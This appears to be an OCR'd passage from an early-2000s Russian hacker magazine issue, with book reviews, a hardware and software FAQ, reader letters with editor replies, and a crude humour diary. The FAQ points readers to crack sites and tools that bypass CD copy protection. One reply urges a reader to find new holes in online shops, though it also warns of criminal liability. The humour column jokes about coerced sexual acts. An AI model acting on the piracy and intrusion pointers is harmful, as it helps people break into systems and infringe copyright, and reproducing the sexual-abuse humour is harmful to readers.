В ней рассматриваются вопросы, связанные с повседневной работой в Линуксе: установка и конфигурирование графических оболочек, работа с мультимедиа, системное администрирование и работа в сети. Т.е. ты научишься (если еще не научился) работать с файловой системой и дисками, устанавливать права доступа для юзеров и групп, инициализировать систему, собирать нестандартное ядро, создавать частные виртуальные сети, осуществлять аудит системы, а также научишься сетевым штучкам типа подключения к Инету, пользованию клиентами и серверами электронной почты и даже утилитами для NetWare. Если ты шибко умный и на этом не остановишься, то сможешь заполнить свою светлую голову сведениями по печати в Линуксе, FTP, веб-серверу Апачи, брандмауерам и удаленному администрированию.

Книга щедро иллюстрирована примерами с подробными объяснениями, которые помогут тебе освоить работу в Линуксе, а еще там есть справочная информация по часто используемым командам. Так что мечта авторов - сделать эту книгу настольной для всех пользователей Линукса - не кажется такой уж утопической.

В.Г. Соломенчук

«Как сделать карьеру с помощью Интернета»

СПб.: БХВ-Петербург, 2002 - 416 с.



Ты думаешь, что нужно работать для того, чтобы пользоваться Инетом? Ошибаешься! Это Инетом нужно пользоваться для того, чтобы работать. А как Сеть связана с твоей работой, ты узнаешь из предлагаемой книги. Здесь тебя научат всему, что связано с деловым Интернетом. Во-первых, конечно же, ты узнаешь о том, как искать вакансии в сети, какие там есть фирмы, кадровые агентства и на что ты можешь рассчитывать, находя работу в Инете. А если постараться, то можно найти такую работу, чтобы на нее вообще не ходить ;), а сидеть дома за своим компом в любое удобное тебе время.

Ну а если тебе не повезло и ходить на работу все-таки приходится, то обязательно прочитай ту главу книги, в которой тебя научат этике делового общения. Ты узнаешь, что такое корректная деловая переписка, как верно составить резюме и как подготовиться к деловой встрече (например, не стоит на первую встречу идти в мятом свитере, рваных джинсах и в носках с амбрэ).

В книге есть законы РФ, относящиеся к поиску работы, психологические тесты и, что особенно интересно, инфа о работе и учебе за рубежом. Так что если хочешь изменить свою жизнь, попробуй начать с этой книги.

В.И. Мураховский, Г.А. Евсеев

«Железо ПК - 2002. Практическое руководство»

М.: «ДЕСС КОМ», 2002 - 672 с.



Весьма своевременная и полезная книга для каждого. Теперь не только хакерам, программерам и прочим продавцам компьютерных магазинов требуется разбираться в компьютерном железе, но и любому челу, который хочет купить или апгрейдить свою тачку. И тебе, я уверен, не раз хотелось бы обновить свою звуковуху, поставить себе проц пошустрее или что-нибудь в этом роде. Но всегда у тебя вставал вопрос: а какую именно звуковуху взять? Их море! У каждой свои параметры, возможности... Вот чтобы со всем этим хламом разобраться и понимать, что же ты в результате получишь за свои кровные у.е., и нужна эта книга. Помимо описания продукции конкретных фирм и конкретных моделей всего компьютерного железа, ты сможешь просветиться на предмет того, как это все работает изнутри. Скажем, как обрабатывается звук в карточке, как этот звук воспринимает твое ухо.

В общем, в книге собрана самая полная и современная информация по железякам и их интерфейсам: по процам и мамкам, оперативке и жестким дискам, графике, звуку и сетям, дисководам, модемам, мышам, клавкам и джойстикам. После прочтения всего этого ты с закрытыми глазами соберешь, разберешь и снова соберешь комп любой конфигурации (и после этого у тебя еще несколько деталей останется ;)), научишься тестировать, оптимизировать и реанимировать компьютер. Короче - станешь спецом. Я надеюсь.

А.Ю. Кожевников

«Большой словарь: Крылатые фразы отечественного кино»

СПб.: «Издательский дом «Нева»; М.: «ОЛМА-ПРЕСС», 2001 - 831 с.



Поздравляю! У тебя появилась возможность слыть человеком эрудированным, знающим и с юмором. Теперь без тебя не обойдется ни одна компания, с тобой будет приятно и легко общаться, встречи с тобой будут искать самые недоступные «незнакомки»... А все дело в остроумии и умении ввернуть нужную фразу в нужное место. Эта книга с самыми известными и прикольными фразами из кино поможет тебе, по крайней мере, прокатить за такого остроумного эрудита. Теперь тебе не обязательно ходить по кино, чтобы сделать вид, что ты их смотрел ;). Достаточно бросить одну-две цитатки.

Книгу можно читать и как сборник анекдотов. И если цитаты из какого-то неизвестного фильма тебе особенно понравились, то можно этот фильм потом и полностью посмотреть. А выбрать есть из чего: в книге собраны более 70 тыс. цитат из более чем 1000 «наших» фильмов с 1930-го до 2000 года. Их можно и читать, и искать в алфавитном порядке, и просматривать все цитаты из какого-то конкретного фильма все вместе - очень удобно. И еще книга - очень хороший подарок, не забывай. Особенно - эта.





Книги для обзора предоставлены магазином издательства “BHV-Санкт-Петербург”, www.bhv.ru

FAQ


Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. **Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.**

А как надо задавать вопрос в FAQ, что бы получить на него ответ?


К сожалению, это не вопрос читателя, а вопрос, на который мне приходится отвечать в каждом номере в специальной врезке. Но с каждым новым номером мне все больше кажется, что читатели ее просто не замечают или игнорируют. А что в итоге? Хорифик, я, да и другая часть редакции, работающая с корреспонденцией читателей, все мы ежедневно читаем кучу параноидального бреда, чуши и ахинеи, а говоря проще, ламоразмов! Но если «ламоразмы» еще ИНОГДА и веселят, то ежедневное чтение писем с одними и теми же вопросами УБИВАЕТ наповал. Так, например, день за днем мне приходит куча писем с просьбой прислать кряк или помочь сломать программу, с вопросом о серверной ошибке 500 при выполнении cgi/perl скрипта; я уже не говорю о вечно «популярных» вопросах типа «как можно узнать ip адрес чувака из чата» и «и что такое 127.0.0.1». Народ, хватит! Неужели сложно взять подшивку Хакера и почитать FAQ'и?! Поверьте, на 40% ваших писем мы (я уже не говорю о компьютерной прессе и Интернете в целом) публиковали ответ. Неужели сложно зайти на citforum.ru или emanual.ru и найти информацию по нужной тебе системе/языку программирования/программе, почему нельзя скачать нужный кряк с astalavista.box.sk, почему нельзя просто зайти на yandex.ru и найти то, что тебе нужно? ПОЧЕМУ?! Я просто не понимаю. Если ты не можешь и этого, то, может, тебе лучше пойти на курсы «способы поиска информации в Интернете»: они тебе помогут больше, чем кто-либо из нас. Подумай о своем «Я», о своих перспективах и планах и, задавая вопрос, подумай: стоит или нет? Забудь про всяких «чуваков» и «перцев» - это уже давно не модно, задавай вопрос на РУССКОМ языке, не забывая об орфографии, и помни, что вопрос должен быть кратким, но как можно более информативным.

Все вышесказанное относится отнюдь не ко всем и уж тем более не означает, что вопросы в FAQ задавать не стоит. Просто прибегать к нашей помощи надо только тогда, когда ты и твои друзья справиться никак не в состоянии. Поверь, если вопрос действительно хороший, значит, он заслуживает внимания читателей, и поэтому ответ на него ты обязательно найдешь в свежем номере Х.



ответ.........................

OEM и RET - это так называемые типы поставки. Начну с первой. OEM вариация товара, как ты правильно заметил, стоит немного (а иногда и существенно) дешевле RET[ail] варианта. Почему? Да потому, что товар в OEM поставке - это обычно noname железо, которое поставляется без упаковки, без хороших мануалов, я уже не говорю про качественные компакты с софтом и дровами. Покупая железо в OEM вариации, скажем, видюху, ты в лучшем случае получишь ее в пакетике с левой компашкой с древними-древними дровами и картонкой, на которой будет написано краткое руководство по установке. Бывают, правда, и исключения. Большинство brand-ов не обходит стороной OEM вариации и выпускает их для различных компаний, специализирующихся на продаже собранных компьютеров, говоря проще - для сборщиков. Если тебе попадет именно такой OEM, то считай, что тебе повезло. RET[ail] вариант упаковки более приемлем для торговли, вследствие чего встречается намного чаще. Покупая RET вариацию товара, ты почти гарантированно получишь качественную и красивую коробку, кучу компактов и толстый мануал. Brand-ы сейчас уделяют огромное внимание дизайну упаковки, качеству и информативности инструкции, ну и, конечно, непосредственно своему железу. Иногда это доходит до курьезов, так я совсем недавно видел ASUS-овскую коробку видюхи, по габаритам не уступающую аналогу материнки =). Я же тебе искренне советую покупать железо только в RET упаковке. Поверь, проблем будет меньше, да и приятнее намного =).



ответ.........................

Новым Maxtor назвать уже нельзя, видимо, ты долгое время не следил за событиями на рынке винчестеров. Хотя и к «старичкам» его относить пока рано. Однако уже сейчас Maxtor можно смело назвать качественным brand-ом. Характеристики последних винтов от этого производителя на высоте: скорость вращения 7200 об/мин, буфер SDRAM 2 Мбайт, среднее время поиска 8,5 мс (максимальное 17,8 мс), максимальная скорость чтения информации с поверхности пластины - 54,2 Мбайт/с, рабочая температура от 5 до 55 градусов Цельсия. Гарантия производителя 3 года, более того - последние модели уже поддерживают интерфейс ata133, который, наверняка, в будущем будет затребован. А если внимательно изучишь диаграммы бенчмарков, приведенных в различных обзорах, то поймешь, что Maxtor-ы если не опережают, то, по крайней мере, держатся на уровне с такими гигантами индустрии, как IBM, WD, Seagate. Стоит отметить и «живучесть» винтов: они не только не умирают при нормальном обращении, но еще и ударостойкие, хотя ронять их все равно крайне нежелательно. Что же касается издаваемого ими шума, то и здесь все ok. Конечно, это не сверхтихий Seagate, но производитель явно настроен на снижение шума до минимума, о чем свидетельствует развитие технологии Maxtor Quiet Drive Technology Plus, снижающей уровень шума до 30-35 дБ, что, согласись, очень даже не плохо. Теперь самый главный вопрос: покупать или нет? Тут однозначный ответ дать сложно. Я бы предложил тебе взять несколько винтов с условием манибэка и выбрать более подходящий, учитывая, что Maxtor, несомненно, один из лучших вариантов. И помни: винт - вещь непредсказуемая, поэтому доверять можно только собственным тестам.

вопрос.........................

А что такое Lindows и почему ее разработчики "не сошлись мнениями" с Microsoft?

ответ.........................

Lindows - не что иное как ОС (вот это новость! =). На момент написания статьи Lindows находилась в стадии разработки, и пока никаких бета-версий и пре-релизов для простых смертных не было. Тем не менее уже сейчас в Инете полно различных обзоров по поводу данной системы. Что же в ней такого необычного? До WinXP ей уж точно не дотянуть, а очередной дистрибутив Linux-а - не такое уж и большое событие, благо последних и так хватает, - скажешь ты. Но нет! Lindows - это более чем просто операционная система, это чудо, способное выполнять как Windows приложения, так и Linux-овые, причем ядро позаимствовано у пингвина! Как это реализовано, остается пока загадкой, но я, честно говоря, сомневаюсь, что все получится гладко. Несовместимость, по-моему, станет самой главной проблемой данной ОС. Зато с Linux-овыми же программами проблем быть не должно. Разработчики уже сейчас анонсировали Friendly install - программу-инсталлятор, которая поставит новоиспеченную ОС как обычное windows-приложение. Пара щелчков, и у тебя на компе одной ОС больше. Наконец-то ко мне перестанут валиться вопросы, связанные с установкой пингвина =). В остальном же ничего экстраординарного не предвидится, но я тебе советую зайти на официальный сайт www.Lindows.com и прочитать про Lindows подробнее - это стоит того. Что же касается конфликта с Microsoft, то здесь все просто. Microsoft-у не понравилось имя Lindows, уж очень созвучно с Windows. Поэтому Microsoft подала в суд на компанию разработчиков Lindows, обвинив их в нарушении зарегистрированных торговых марок. Тем не менее адвокаты обвиненного не упали в грязь лицом и отстояли имя Lindows. Сам процесс описывать не буду, хотя почитать о нем подробно достаточно интересно. Если захочешь, то можешь поискать инфу в недалеком архиве любой новостной ленты компьютерной тематики.

Ламоразмы номера:

Здравствуйте, редакция! Глупо вы сделали: на ваш сайт не попасть...
У меня стоит опера, а там нельзя набирать русскими буквами... Что ж, теперь я должен тупым IE пользоваться??? Ха-ха-ха (Зловеще). (bustaz@freemail.ru)

вопрос У меня USB линк, почему он не работает в safe-mode-е винды?

ответ

В safe-mode-е подгружаются только стандартные/стабильные драйвера, в список которых дрова для USB устройств не входят. Поэтому твоя мышь и не работает. Могу посоветовать тебе купить переходник USB > PS/2, который частенько поставляется в комплекте с мышкой (но у тебя его, я полагаю, нет).

вопрос А как можно полностью скопировать CD, то есть создать полностью идентичную копию со всеми защитами и т.д.?

ответ

CopyCD - это стандартная функция любой писалки. Я уже ранее советовал юзать Nero или Easy CD Creator. Описывать подробно я не буду, все очень просто. Отмечу лишь, что многие сейчас ставят на CD защиту от копирования. Как ее обойти? Руками достаточно сложно, зато существует масса утилит, которые все сделают за тебя. Лучшей в данной категории программ является CloneCD от Elaborate Bytes (www.elaborate-bytes.com). ОЧЕНЬ подробную и хорошую статью про копирование CD и способы обхода различных защит на примере данной тулзы читай здесь www.3dnews.ru/reviews/multimedia/clonecd/.

вопрос Расскажи о достоинствах и недостатках MySQL и PostgreSQL с точки зрения веб-программиста. Многие разработчики используют первую, другие - вторую, а самые продвинутые - и ту, и другую. А я вот не знаю, на чем остановиться. Подскажи, please.


ответ

Прежде всего отмечу, что MySQL пользуется намного большей популярностью у программистов, да и хостеров, корректно поддерживающих PostgreSQL, очень мало. Прежде всего советую обратить внимание именно на этот факт. Далее разберись: что собой будет представлять твой проект? Если ничего сверхсложного, (а я так понял, что ты новичок), тогда MySQL, по-моему, идеальное решение. Более того, разобраться с MySQL значительно легче, да и скорость работы - на высоте. PostgreSQL же используется для выполнения сложных задач, поэтому этот вариант скорее всего не для тебя. Но PSQL поддерживает многие функции такой папской СУБД, как Oracle, а это большой плюс, именно поэтому она и заслужила немалую популярность среди веб-программистов.

Ламоразмы номера:


Многонаиуважаемейший государь фаQ. Принесли мне вестники с дальнего запада, весточку, что, типа, XP сжигает винчестеры. Лгут ли мои дальние засланцы (в Сибирь гадов) или же правду гласит пословица WindowsXP - Windows Хрен Работает? (lochlex@rol.ru)







ё-MAIL

Наше е-мыло: magazine@xakep.ru





На письма отвечал CENTNER



Нам приходит куча писем, но 99% этого спама мы сразу отправляем в /dev/null.

Сразу же в треш:
1. Письма с матом, пустой руганью - хамов мы не любим.
2. Просьбы выслать кряк, программу - поисковики в Инете тебе помогут.
3. Объяснить, почему не работает программа (железка) - мы не саппорт твоего софта и оборудования.
4. Вопросы в стиле «как настроить» - RTFM.
5. Просьбы прислать бесплатно журнал, компьютер, Mersedes SLK - мы сами халявщики и халяву не раздаем :).
6. Взломать/крякнуть/фрикнуть твоего соседа, подружку, мавзолей Ленина - мы журналисты и ничего в этом не понимаем, не видели, не знаем.
А вот письма с мнениями о журнале, критикой, с идеями, предложениями, мыслями и прочим, относящимся непосредственно к журналу, - мы читаем внимательно.

Ну-с, помолясь, приступим... Почта, как всегда, ломится от мегатонн писем обо всем, среди этого бурного потока красноречия и товарищ Korax <**korax@hotmail.ru**> не преминул вставить свое веское слово: "Hi all! Не буду говорить, что читаю журнал с первого номера. Таких "читателей" и так тысяч сто наберется :). Я же начал читать][в сентябре Y2k+1 и хочу поделиться своими впечатлениями.
1. Инфы мне пока более или менее хватает. Но у многих журналов есть такая неплохая штучка, как CD. Вы-то чем хуже? В качестве возможного содержания предлагаю: проги из ШароWarez и предыдущие номера в формате pdf, как это в Chip"е делают. Сомневаюсь, что кому-нибудь не понравится электрохакер без защиты :).
2. По поводу раздела "Хумор". Даня действительно умеет выдавать классные перлы (нет, CGI тут ни при чем :)), но он всего лишь человек, что бы он там ни говорил :). Имхо, ему нужно делать перерывы в один номер, дабы не перегружаться, как 286-ой, на котором гамятся в Quake III :).
3. Насчет нового дизайна. Он мне нравится, но не делайте, плз, такими большими элементы оформления.
4. Рубрика "Кодинг" - круто! Передавайте от меня привет Horrific"у!
Вообще, у меня от журнала гораздо больше положительных впечатлений, чем отрицательных. Так что спасибо вам за него. Удачи!"

Вопрос с Х-диском обсасывается уже давно и упорно, наболело у всех. И, наконец-то, мы решились. ДИСК БУДЕТ! Скорее всего - уже с июньского номера. Что касается остальных вопросов - Horrific-у привет передаю немедленно, Даню перезагрузим и снабдим необходимым количеством кулеров, а элементы оформления сделаем созвучными сегодняшнему моменту.

А вот гражданин **group (он же SchyzoManiac)** <**fgo@list.ru**> взял да отписал нам на тему "Просто так". Слово начинающему хацкеру: "Привет всем Хацкерам! Хочу сказать, что у вас клевый журнал, читаю его с удовольствием, хотя и не отношу себя к его постоянным читателям. Но сейчас я готов им стать, т.к. печатается много полезного. Очень хочу овладеть полезным и трудным хацкерским ремеслом, так что посоветуйте - с чего начать!!! Уж очень хочется бяку Пентагону учинить!!!
П.С.: готов увидеть свое письмо в отстое, но от этого ваш журнал меньше любить не стану, т.к. это так же клево, как и журнал ОРУЖИЕ!"

Путь тут, ИМХО, только один - самообразование, самообразование и самообразование. Можно, конечно же, пойти по уже проложенному пути, но найти там что-то необыкновенно новое сложно. Да, не вздумай скатываться на стезю тупого нюканья всех подряд, "завалить" в онлайне десяток ламеров - честь сомнительная, а загнуть пальцы на Пентагон - штука сложная и опасная, противников нужно выбирать по силам. Если твое решение серьезное - ты справишься и, так сказать, вольешься в ряды правильных хакеров. Удачи тебе!


С просьбой "проридать буков" свалился на мою голову некто **axid** <**a_mertvecov@mail.ru**>. Письмо радует, оказывается - бывают у людей и светлые страницы в биографии. Ну да ладно, ближе к делу: "Да Да хело привет, и все такое. Как жизнь и вобще? Я тута осведомиться хотел че за черня с вашей пэйджухой (ццц.хакеп.кг) это прикол увас такой все менять или я чегото не понял Да кстате мне сегодня 18.02.02 пришол 12 номер хакера за минувший год. Я был очень растроган, пустил слезу т. к. уже довненько потерял надежду его получить. Чему я нечуть не удивился т.к. проживаю я в г.Селенгинске р. Бурятия слышали такое?
Че пишу то вобще А!!!! вспомнил. Журнал рулезз (как не бонально это звучит) и знайте что я в своем городе читаю его единственный! (не так он и велик 10 с копейками тысяч). И знайте с какими усилиями я отправляю это письмо: скорость у нас 2400 (бывает и меньше, но не больше) отрывается каждые 5 минут, а часок такого удовольствия стоит всегото 32 р. (причем в любое время суток, никаких тебе ночных торифов!). Так что считайте сее письмо как геройский поступок вашего поклонника! читаю журнал с 2000 годка, с тех пор жизнь прекрасна, пиво больше, 98ые глючат поменьше, и водка сладкая!
Себя Хакером назвать могу я воше себя хоть кем могу назвать :)) Гуд-Бай!!!
З.Ы. В вашем спецвыпуске "Заподлостроение" была статья про фамилии так вот я считаю что моя фамилия также заслуживает быть в том списке пожалуй одна из самых мрачных фомилий Мертвецов!!!"


Да уж, поступок действительно геройский, так что товарищ Мертвецов отныне нарекается первым почетным Х-читателем в г. Селенгинске р. Бурятия. По поводу www.xakep.ru хотелось бы отметить, что в жизни все течет и все меняется, мы, например, стремимся сделать сайт журнала более удобным и функциональным, руководствуясь при этом, между прочим, и мнением читателей.

Наш постоянный читатель Илюха-металлист <**metallica@lipetsk.ru**>, судя по всему, житель города Липецка, тоже не упускает возможности ввернуть пару слов и внести несколько конструктивных предложений. "Дарова, любимый журнал! Я ваш постоянный читатель вот уже полтора года. Спасибо вам за него (журнал). Даете реально интересную и полезную инфу. У меня тут к вам предложение (не то, что подумали, гы!): следующий Спец. должен быть посвящен фрикингу, особенно мобил. Эта тема малоосвещенная и актуальная (не Рокфеллеры мы, кхе-кхе). Недавно перечитывал «Взлом магазина за 5 минут». Ни *?›!@ не получилось. Ни лист с паролями ни получишь, ни в базу данных не попадешь. Вот так! В чем тут дело?
Еще у меня вопрос: до форматирования винта связь с провом быстро устанавливалась, а после - ну медленно. Подскажите, в чем тут дело. Ладно, бывайте, cool][ацкеры ! И напоследок поделюсь мыслью, мучащей меня уже пару месяцев: высшее образование. Отстой полный! Башню капитально сносит эта шняга. С уважением Илюха-металлист."

Попробую ответить на твой вопрос о взломе магазина: первое, что приходит мне в голову - ты действовал по предложенному тебе шаблону. Мало того, что этот путь практически бесполезен с точки зрения достижения успеха, так ведь на нем еще и могут быть расставлены ловушки для чайников, которые просто набирают известные всему миру команды, надеясь получить блестящие результаты. Это я опять к тому, что воспользоваться информацией, добытой другими, не сложно, но ведь и админы магазина наверняка прочитали тот материал и постарались все дырки своевременно залатать. Мы показали тебе, что магазин элементарно ломается через определенные дырки, теперь дело за тобой - осмысливай

E-





Самое письмо номера.

ДУРАЦКОЕ

На этот раз в учебно-воспитательных целях мы публикуем два письма, одно из них правильное, другое - неправильное. Как ты сам понимаешь, "правильное" письмо отличает легкость изложения мысли, полет фантазии и всеобщая ненапряжность. "Неправильное" же письмо, состряпанное от имени широкоизвестной Даздрапермы Феликсовны Швачко, написано словно под копирку, но, не могу не признать, содержит в себе несколько забавных оборотов и шуток юмора. Уверен, что тебе не составит труда решить, какое из писем правильное, и сделать соответствующие выводы.

Arkaxa <ark1978@mail.ru>.

Хеллоу, супермаркет!
Пишите более подробней. Не очень все понятно. А так все О.К.
Мы рады Вам, Вы благодарны Нам!
Спасибо за проявленное внимание.

"nash11" <nash11@yandex.ru>

письмо
Доброе утро, многоуважаемые сотрудники журнала Хакер. Мне, простой сельской учительнице, очень импонирует ваше мироощущение. И хотя мне уже 74 года, я с удовольствием читаю ваши статьи и заметки. Моя мизерная зарплата учителя не позволяет читать вас так часто, как того требует душа. А в нашей сельской библиотеке ваш журнал затерт до дыр, а в некоторых местах покрыт белыми пятнами непонятного мне происхождения (особенно почему-то на статьях Даниила Эмануиловича Шаповалова). Поэтому у меня к вам очень большая просьба: обклеивайте листочки клееночкой.
Особенно мне и моей одноногой фронтовой подруге нравится отдел заподлостроения в вашем журнале. Очень часто вспоминает наш любимый директор наши маленькие шалости (особенно усиливает его энурез воспоминание о заказанном ему на юбилей гробике). И каждый раз, вспоминая, называет он нас шутливо старыми ;%:?*(. Длинными январскими вечерами вышиваю ваши ники на своих, еще времен русско-японской воины, ритузах, и на душе становится теплее (спасибо вам, ребята). Кстати, Centner, ты у меня на самой @#$%опе, не сочти за оскарбление.
Буду очень вам признательна, если вы поместите мое письмо в самое дурацкое, для вас это мелочь, а мне солидное подспорье к пенсии (ведь эпиляцию еще никто не отменял). В благодарность вышлю вам два тазика высокооктанового навоза, еще тепленького. До коммунизма, ваша Даздраперма Феликсовна Швачко.


полученную информацию, анализируй, сопоставляй, обнаруживай новые дырки, но очень тебя прошу, подумай трижды перед тем, как совершить даже самые невинные хацкерские действия. УК никто не отменял, и снисхождения он не знает. Если сомневаешься - прочти несколько последних Х, там излагаются реальные истории взломов разной степени трудности и последовавшие за ними события. В общем, думай головой и береги себя.

На злободневную тему высказывается многоуважаемый Саня Цибульский **<duru2002@mail.ru>.** Не отчаивайся, Саня, "БИУС" твой "починикается", ты только не горячись и делай все поэтапно, держа под рукой подробную инструкцию и шаманский бубен. "Здравствуйте, товарышчи ЧиЛЕНЫ призывной комиссии, тьфу, дурацкий военкомат, ХАЦКЕРЫ!!! Пишу вам из горящего танка, в который меня засунули и подожгли мои сослуживцы. :))) Я тут на днях перешивал свой "БИУС", и, как на зло, Рыжий свет вырубил, а APC'ки у меня уже нет. А когда я снова включил комп, то заметил, что он не хочет грузиться. Он не работает и на работу устраиваться не хочет :). Извините за глупый вопрос, но что мне с ним теперь делать??? Кстати, комп у меня 486-ой IBM PC совместимый."

В этом самом номере мы как раз рассматриваем проблему перепрошивок BIOS-ов на всем, что вообще подлежит прошивке. Запоротый BIOS в ряде случаев можно реанимировать элементарно, иногда потребуется вмешательство специалистов, но, в любом случае, перед тем, как броситься на штурм, неплохо бы подготовиться к нештатным ситуациям, FAQ там почитать, Интернет побороздить в поисках полезной инфы, дело-то это для тебя, судя по всему, новое, а ты к нему вот так, нахрапом... Ну ничего, как-нибудь выгребешь, современная научная мысль на нашей стороне :))!

А вот **Vladimir <rw@avtograd.ru>** прислал письмо, которое будет иметь далеко идущие последствия. Тема защиты CD от копирования в Х освещалась недостаточно, но я обещаю этот пробел заполнить достойным материалом, тем более, что информации удалось собрать достаточно. "Мужики, и еще одна просьба, не знаете ли вы, как прога называется и есть ли она вообще, которая делает виртуалки (имиджи) на компашки от фирмы Руссобит-М, а то там есть библиотека Protect.dll, и она делает индификацию (? - ред.) диска и идет только с CD, а с виртуалки нет... Плз, помогите!!!" К большому моему сожалению, написать в нескольких строках, как "отучить" от CD упорную игрушку или снять ее защиту "на коленке", малореально, так что предлагаю Владимиру вооружиться терпением и подождать, все сломаем и переломаем! Да, если у кого-то есть опыт подобной работы - милости прошу в е-мейл, покалякаем.

IN TRASH



Даниил Шеповалов (dan@real.xakep.ru, www.danya.ru)

"Другие не влезут, а мой влезет! Гляди, пятачок" Федин дедушка, "Избранное"

1 апреля

Р Хозяин пропадал где-то три дня. Я в это время был прикован цепью к батарее и умирал от голода. Сегодня он вернулся пьяный и сказал, что о чем-то там с кем-то добазарился и завтра сдаст меня на мясо. Потом пошел в ванную играть в кораблики, напевая "Что тебе снится, крейсер Аврора...". Там и уснул вместе со своим крейсером. Проснулся в шесть вечера, пнул меня мокрой мыльной ногой и сказал, что утром пощутил насчет мяса, все-таки первое апреля. Поцеловал в нос.

2 апреля

Сегодня вечером к хозяину приходили его друзья: Ашок Тураганян, Гена Трансформатор и Паша Целлюлоид. Поэтому весь день мы посвятили покупке продуктов в магазине "Все для животных" - именно там хозяин обычно покупает еду для себя и своих друзей. Вечером все напились и начали играть в игру "Каменное лицо". Это когда участники садятся за стол без штанов, а кто-нибудь залезает под стол и делает всем по очереди минет. Задача игроков - по лицу угадать, кто именно сейчас подвергается оральной атаке.

Водил, разумеется, я. Когда же это все кончится!

7 апреля

Ничего не помню. Очень болит попа...

9 апреля

